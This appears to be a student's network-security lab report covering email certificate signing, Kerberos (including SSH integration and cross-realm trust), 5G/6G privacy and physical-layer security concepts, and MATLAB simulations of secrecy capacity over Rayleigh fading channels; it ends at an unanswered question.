
Signed by: COMM048_CA
Email address: mk141652@gmail.com
Certificate issued by: COMM048_CA

View Signature Certificate

Message Is Encrypted

This message was encrypted before it was sent to you. Encryption makes it very difficult for other people to view information while it is traveling over the network.

Figure 1.2[6]: Received Email



Certificate

COMM048_CA

Subject Name

Country	GB
State/Province	Surrey
Organization	COMM048 Ltd
Common Name	COMM048_CA

Issuer Name

Country	GB
State/Province	Surrey
Organization	COMM048 Ltd
Common Name	COMM048_CA

Validity

Not Before	Mon, 05 May 2025 20:54:06 GMT
Not After	Tue, 05 May 2026 20:54:06 GMT

Subject Alt Names

Email Address	mk141652@gmail.com

Public Key Info

Algorithm	RSA
Key Size	2048
Exponent	65537
Modulus	BA:A2:33:E7:6C:5E:56:CB:88:A8:C9:B3:E2:A9:B3:4F:4D:F3:3D:B3:11:56:FC:85:3...

Miscellaneous

Serial Number	00:B1:E9:E7:36
Signature Algorithm	SHA-256 with RSA Encryption
Version	3
Download	PEM (cert) PEM (chain)

Fingerprints

SHA-256	8A:4F:9F:24:2C:AC:62:F7:2D:7A:5D:24:C1:DC:CF:4D:AA:C0:97:D1:86:0D:48:0E:...
SHA-1	9D:F3:32:89:86:60:2F:66:CF:50:B7:87:8E:E5:41:CA:9D:AA:34:7B

Basic Constraints

Certificate Authority	No

Subject Key ID

Key ID	E4:77:23:22:7D:2C:5D:10:67:A0:1F:02:00:13:D4:D2:DA:C1:FE:BD

Authority Key ID

Key ID	A9:65:AA:20:E0:EF:83:D2:67:5F:9D:FA:5C:CB:53:01:92:75:2C:57

Figure 1.2[7]: View signature certificate inside the mail

2. Kerberos

1.

The integration of Kerberos with SSH presents a secure method of authentication in networked environments, as outlined in NIST IR 7966. This mechanism enables clients to authenticate to SSH servers using Kerberos tickets rather than relying on traditional password-based or public key-based systems. In this approach, both the client and server must be part of a Kerberos realm, and the SSH server must be configured to accept Kerberos-authenticated connections. The client initiates a connection to the SSH server and, during the handshake phase, presents a Kerberos service ticket that proves its identity. The server validates this ticket using its shared secret with the Kerberos Key Distribution Center (KDC), allowing mutual authentication without transmitting passwords across the network.


Kerberos authentication in SSH offers significant advantages in terms of security and centralized access control. By leveraging the ticket-granting system, users can authenticate once to obtain a Ticket Granting Ticket (TGT), which can then be used to request service tickets for accessing multiple services, including SSH. This reduces the risk associated with repeated password transmission and streamlines user experience across multiple services. Furthermore, session keys derived from the Kerberos exchange can be used to encrypt SSH sessions, enhancing confidentiality and integrity.

However, despite these benefits, Kerberos-based SSH authentication is not without its limitations. Its reliance on synchronized clocks between clients, servers, and the KDC introduces potential vulnerabilities, particularly in environments with poor time management. Additionally, the security of the entire system hinges on the integrity and availability of the KDC. If the KDC is compromised or becomes unavailable, authentication across the domain may fail entirely. Moreover, deploying Kerberos in heterogeneous or cross-realm environments requires careful configuration and trust management, which can complicate integration with non-Kerberos systems.

The Kerberos authentication protocol primarily relies on symmetric key cryptography to provide secure, mutual authentication between clients and servers over potentially untrusted networks. In the symmetric key model, each user shares a secret key, derived typically from a password, with the centralized authority known as the Key Distribution Center (KDC). The KDC is divided into two logical parts: the Authentication Server (AS) and the Ticket Granting Server (TGS).

Information exchanged in each flow

Figure 2.1: Message flow in the Kerberos auth. protocol


Client
Authentication Service
Ticket Granting Service
Server
1. Authentication Service Request
2. Authentication Service Response
3. Ticket Granting Service Request
4. Client/Server Authentication Protocol
5. Client/Server Authentication Protocol

The Kerberos protocol facilitates secure authentication through a series of messages that establish trust between a client and a service within a network. The first communication occurs when the client sends an Authentication Service Request to the Authentication Server (AS). This request includes the client's username and a timestamp. The timestamp helps mitigate replay attacks, while the absence of a password in this request preserves credential confidentiality. Upon receiving this, the AS generates a Ticket Granting Ticket (TGT) and a session key. The TGT, encrypted with the Ticket Granting Server's (TGS) key, contains the client's identity, network address, and a validity period. The session key, essential for future communication with the TGS, is encrypted using a key derived from the client’s password.

The client, after decrypting the session key, proceeds to contact the TGS by sending a Ticket Granting Service Request. This message includes the previously received TGT and an authenticator encrypted with the session key. The authenticator contains a fresh timestamp and the client’s identity, helping the TGS confirm the legitimacy and freshness of the request. If valid, the TGS replies with a service ticket and a new session key. The service ticket, encrypted with the server’s secret key, ensures that only the designated service can decrypt and trust the information within it.

In the final exchange, the client contacts the target service with the service ticket and another authenticator, once again encrypted with the session key. If successful, the server can optionally return an acknowledgment encrypted with the same session key, completing the mutual authentication process.

2.

Kerberos in a cross-realm scenario describes the use of Kerberos authentication across multiple administrative domains that do not share a single KDC. Each realm represents a distinct network or organizational unit, often found in large universities, government systems, or multinational corporations. To facilitate secure access between these realms, Kerberos employs a system of shared keys and trusted intermediaries, allowing a user in one realm to authenticate and access services in another without needing to reinter credentials.

The cross-realm process works by chaining trust relationships between KDCs. A client begins with a Ticket Granting Ticket (TGT) from its home realm. If it needs to access a service in a foreign realm, it requests a cross-realm TGT from its own KDC, which is used to obtain another TGT from the next realm in the chain. This continues until the client acquires a service ticket from the destination realm, which can then be used to access the intended resource.

This model provides critical advantages in environments with federated systems. It eliminates the need for repeated authentication, reduces the administrative burden of managing separate credentials, and ensures that access control policies remain centralized and consistent. It also supports flexible collaboration between domains without weakening individual realm autonomy.

On the downside, this architecture can introduce significant complexity. Each trust relationship must be carefully configured, and the number of required keys increases rapidly in a mesh of interconnected realms. Security is another major concern. The compromise of any intermediary KDC can jeopardize the security of the entire authentication chain. Furthermore, indirect trust paths can introduce delays and reduce efficiency, particularly in large-scale networks with high volumes of inter-realm traffic.

Information exchanged in each flow [https://link.springer.com/article/10.1007/s10207-013-0201-1]

The Kerberos cross-realm authentication mechanism allows a user from one realm (e.g., Realm 1) to access services in another (e.g., Realm N) securely. This process relies heavily on symmetric cryptographic techniques, particularly the use of session keys and secret keys shared between principals and Key Distribution Centers (KDCs).




Figure 2.2: Kerberos in a cross-realm

In **step 1**, the client sends a request (KRB_AS_REQ) to the Authentication Server (AS_1) of its home realm (Realm 1), encrypted using the client's secret key, typically derived from the user's password. AS_1 responds with a ticket-granting ticket (TGT_1) and a session key (KRB_AS_REP), the latter encrypted with the client's key. This ensures that only the legitimate user can decrypt the session key and use the TGT.

Step 2 involves the client sending a request to the Ticket Granting Server (TGS_1) to obtain a ticket for a TGS in a remote realm (e.g., Realm N). This message includes the TGT_1 and an authenticator encrypted with the session key obtained in step 1. TGS_1 verifies the request and replies (KRB_TGS_REP) with a cross-realm ticket (TGT_2), encrypted with a key shared between TGS_1 and TGS_2.

In **step 3**, the client contacts TGS_2 in Realm 2 using the TGT_2 and another authenticator encrypted with the shared session key. TGS_2 decrypts the ticket using the shared inter-realm key and responds with KRB_TGS_REP, including a new session key and a service ticket (TGT_n) encrypted for use in Realm N.

Step 4 follows a similar pattern. The client sends a request to the TGS in Realm N, using TGT_n and another authenticator. The TGS returns a service ticket (KRB_TGS_REP) encrypted using the application server's key, ensuring confidentiality and integrity.

Finally, in **step 5**, the client presents the service ticket to the application server in KRB_AP_REQ, accompanied by an authenticator encrypted with the session key. The server verifies the ticket and authenticator, and may reply with KRB_AP_REP encrypted using the same session key, completing the mutual authentication.

Critically, each message in the Kerberos cross-realm process is safeguarded by strong symmetric encryption, ensuring that only authorized parties can interpret and use the credentials. However, this approach relies on the secure distribution and maintenance of inter-realm trust relationships and keys. If any realm's KDC is compromised, the entire trust chain could be undermined. Thus, while Kerberos offers robust protection and scalability through cross-realm authentication, its security is only as strong as its weakest participating realm.

3. Exercise 3: 5G/6G Security

3.1 Conceptual Questions

1.

5G Security Enhancements

5G marks a significant advancement in mobile network security by addressing the critical identity protection flaws present in 4G systems. In 4G, the International Mobile Subscriber Identity (IMSI) is sometimes transmitted in plaintext during initial network access, making users vulnerable to IMSI catchers' devices that exploit this weakness to intercept and track user identities. While 4G introduced temporary identifiers, such as GUTI, these were still insufficient under certain conditions when temporary identifiers were unavailable or expired.

To overcome this, 5G replaces IMSI with the Subscriber Permanent Identifier (SUPI), which is never sent in plaintext. Instead, it is concealed through encryption and transformed into a Subscriber Concealed Identifier (SUCI) before transmission. This process utilizes asymmetric cryptography, whereby the user's device encrypts the SUPI with the public key of the home network, ensuring that only authorized entities can decrypt and identify the subscriber.

SUPI concealment plays a central role in securing user privacy by making interception and tracking through persistent identifiers nearly impossible. This design reflects a paradigm shift toward privacy-by-default, closing critical privacy gaps from earlier generations and reinforcing trust in mobile communications.

Physical Layer Security

2a.

Secrecy capacity refers to the maximum rate at which information can be reliably transmitted between legitimate parties over a communication channel, while ensuring that an eavesdropper gains no useful information. Mathematically, it is defined as the difference between the channel capacity of the legitimate receiver and that of the eavesdropper, assuming that the legitimate channel is superior.

In physical layer security, secrecy capacity plays a foundational role. Unlike traditional cryptographic methods that rely on computational hardness, physical layer security exploits the inherent characteristics of wireless channels such as fading, noise, and interference to secure communications. By focusing on the quality difference between the legitimate and eavesdropping channels, secrecy capacity provides a quantifiable measure of how much secure information can be transmitted.

2b.

Wyner coding, based on the wiretap channel model introduced by Aaron D. Wyner in 1975, is a foundational concept in information-theoretic security. It ensures secure communication by encoding messages in such a way that the legitimate receiver can decode them reliably, while an eavesdropper, whose channel is noisier or less capable, cannot gain meaningful information.

The key idea is to exploit the difference in channel quality between the legitimate receiver and the eavesdropper. Wyner proposed that if the eavesdropper's channel is a degraded version of the legitimate one, it is possible to design a code that allows for both reliability and secrecy without relying on encryption or secret keys. This is achieved by introducing randomness into the encoding process, which effectively confuses the eavesdropper, rendering the intercepted message statistically independent from the original data.

2c.

The main difference between computational security and information-theoretic security lies in the assumptions they make about an adversary's capabilities. Computational security is based on the assumption that certain mathematical problems, such as factoring large numbers or computing discrete logarithms, are too difficult to solve within a reasonable timeframe using current technology. Most cryptographic systems in use today, such as RSA or AES, rely on this assumption. However, this type of security could be broken if future algorithms or technologies like quantum computing can efficiently solve these problems.

In contrast, information-theoretic security provides unconditional security that does not depend on the computational power of an adversary. It ensures that even with infinite resources, an attacker cannot extract meaningful information from the ciphertext. The one-time pad is a classic example of a cryptosystem with information-theoretic security.

6G and Emerging Threats

3a.

Two major security threats specific to 6G networks are AI/ML-based attacks and quantum computing threats. As 6G is expected to integrate artificial intelligence (AI) and machine learning (ML) into its core infrastructure for network optimization, traffic management, and anomaly detection these same technologies may be weaponized by adversaries. AI-powered attacks could dynamically adapt to changing security environments, evade detection, and target specific vulnerabilities, especially in real-time systems.

The second critical threat arises from quantum computing. Unlike classical computers, quantum machines can potentially break widely used cryptographic algorithms, such as RSA and ECC, rendering current security models obsolete.

3b.


Two key security mechanisms that 6G is expected to adopt are post-quantum cryptography and zero trust architecture. As quantum computing becomes more feasible, traditional public key cryptographic algorithms such as RSA and ECC may be rendered obsolete. Post-quantum cryptography offers algorithms that can withstand attacks from quantum computers, ensuring long-term data confidentiality and integrity in 6G communications.

Zero trust architecture, on the other hand, shifts the security model from implicit trust to continuous verification. In contrast to perimeter-based models, zero trust assumes that every access request whether from within or outside the network is potentially malicious and must be authenticated, authorized, and encrypted.

3.2 MATLAB-Based Simulation

1.

The matlab script simulates and visualizes the secrecy capacity in a Rayleigh fading channel. It defines SNR values for both a legitimate user (Bob) and an eavesdropper (Eve), converts them to linear scale, and generates Rayleigh fading coefficients to model wireless channels. Using these, it calculates the individual channel capacities and computes the secrecy capacity



Editor - C:\Users\mukes\Documents\MATLAB\SecrecyCapacityLab\secrecy_capacity.m

secrecy_capacity.m

```matlab
% Parameters
N = 10000; % Number of channel realizations
SNR_Bob = 10; % SNR for Bob in dB
SNR_Eve = 5; % SNR for Eve in dB
B = 1e6; % Bandwidth in Hz (1 MHz)

% Convert SNR from dB to linear scale
snr_bob_linear = 10^(SNR_Bob / 10);
snr_eve_linear = 10^(SNR_Eve / 10);

% Generate Rayleigh fading channels
h_bob = (randn(1, N) + 1i * randn(1, N)) / sqrt(2); % Bob's channel
h_eve = (randn(1, N) + 1i * randn(1, N)) / sqrt(2); % Eve's channel


% Calculate channel capacities
C_B = B * log2(1 + snr_bob_linear * abs(h_bob).^2); % Capacity for Bob
C_E = B * log2(1 + snr_eve_linear * abs(h_eve).^2); % Capacity for Eve

% Calculate secrecy capacity
C_s = max(C_B - C_E, 0);

% Plot the secrecy capacity
figure;
plot(C_s, 'b', 'LineWidth', 1.5);
xlabel('Channel Realization');
ylabel('Secrecy Capacity (bits/s)');
title('Secrecy Capacity in Rayleigh Fading Channel');
grid on;

```


Command Window

Workspace

Name	Value
B	1000000
C_B	1x10000 double
C_E	1x10000 double
C_s	1x10000 double
h_bob	1x10000 complex...
h_eve	1x10000 complex...
N	10000
SNR_Bob	10
snr_bob_linear	10
SNR_Eve	5
snr_eve_linear	3.1623

Figure 1
File Edit View Insert Tools Desktop Window Help
Secrecy Capacity in Rayleigh Fading Channel
×10^6
Secrecy Capacity (bits/s)
Channel Realization
0 2000 4000 6000 8000 10000
0 1 2 3 4 5 6

Figure 3.2[1]: Simulating Secrecy Capacity (a)



Editor - untitled9 *

secrecy_capacity.m | sec_cap_band.m | untitled9 *

```matlab
% Parameters
N_values = [5000, 10000, 50000];        % Numbers of channel realizations
SNR_Bob = 10;                     % SNR for Bob in dB
SNR_Eve = 5;                      % SNR for Eve in dB
B = 1e6;                % Bandwidth in Hz (1 MHz)

% Convert SNR from dB to linear scale
snr_bob_linear = 10^(SNR_Bob / 10);
snr_eve_linear = 10^(SNR_Eve / 10);

% Create a figure with three vertically stacked subplots
figure;

for i = 1:length(N_values)
    N = N_values(i); % Current number of realizations

    % Generate Rayleigh fading channels
    h_bob = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);     % Bob's channel
    h_eve = (randn(1, N) + 1i * randn(1, N)) / sqrt(2);     % Eve's channel

    % Calculate channel capacities
    C_B = B * log2(1 + snr_bob_linear * abs(h_bob).^2); % Capacity for Bob
    C_E = B * log2(1 + snr_eve_linear * abs(h_eve).^2); % Capacity for Eve

    % Calculate secrecy capacity
    C_s = max(C_B - C_E, 0);

    % Plot the secrecy capacity
    subplot(3, 1, i); % 3 rows, 1 column
    plot(C_s, 'b', 'LineWidth', 1.5);
    xlabel('Channel Realization');
    ylabel('Secrecy Capacity (bits/s)');
    title(['Number of Realizations = ', num2str(N)]);
    grid on;
end

sgtitle('Secrecy Capacity for Different Channel Realizations');

```

Command Window

Workspace

Name	Value
B	1000000
C_B	1x50000 double
C_E	1x50000 double
C_s	1x50000 double
h_bob	1x50000 complex...
h_eve	1x50000 complex...
i	3
N	50000
N_values	[5000,10000,500...
SNR_Bob	10
snr_bob_linear	10
SNR_Eve	5
snr_eve_linear	3.1623

Figure 2
File Edit View Insert Tools Desktop Window Help
Secrecy Capacity for Different Channel Realizations
Number of Realizations = 5000
Number of Realizations = 10000
Number of Realizations = 50000
×10^6
Secrecy Capacity (bits/s)
Channel Realization
0 500 1000 1500 2000 2500 3000 3500 4000 4500 5000
0 1000 2000 3000 4000 5000 6000 7000 8000 9000 10000
0 0.5 1 1.5 2 2.5 3 3.5 4 4.5 5
×10^4


Figure 3.2[2]: Secrecy capacity across multiple channel realizations (b)

In wireless communication simulations, a channel realization refers to one instance of how the wireless channel behaves under random fading and noise. The number of channel realizations, denoted by the variable N, determines how many such instances are simulated to calculate the secrecy capacity.

When the number of channel realizations is increased, the simulation captures a wider variety of random channel conditions. This results in a more accurate and reliable estimate of the average secrecy capacity. The plot becomes smoother because more data points reduce the randomness and variability of the results. However, increasing N also makes the simulation slower, since the system has to perform more calculations.

On the other hand, decreasing N speeds up the simulation, which can be useful for quick testing or debugging. But with fewer realizations, the results become less stable and more affected by random variations. The secrecy capacity plot will appear noisier and less consistent, and the average result may not accurately reflect the system's true performance.

2a.



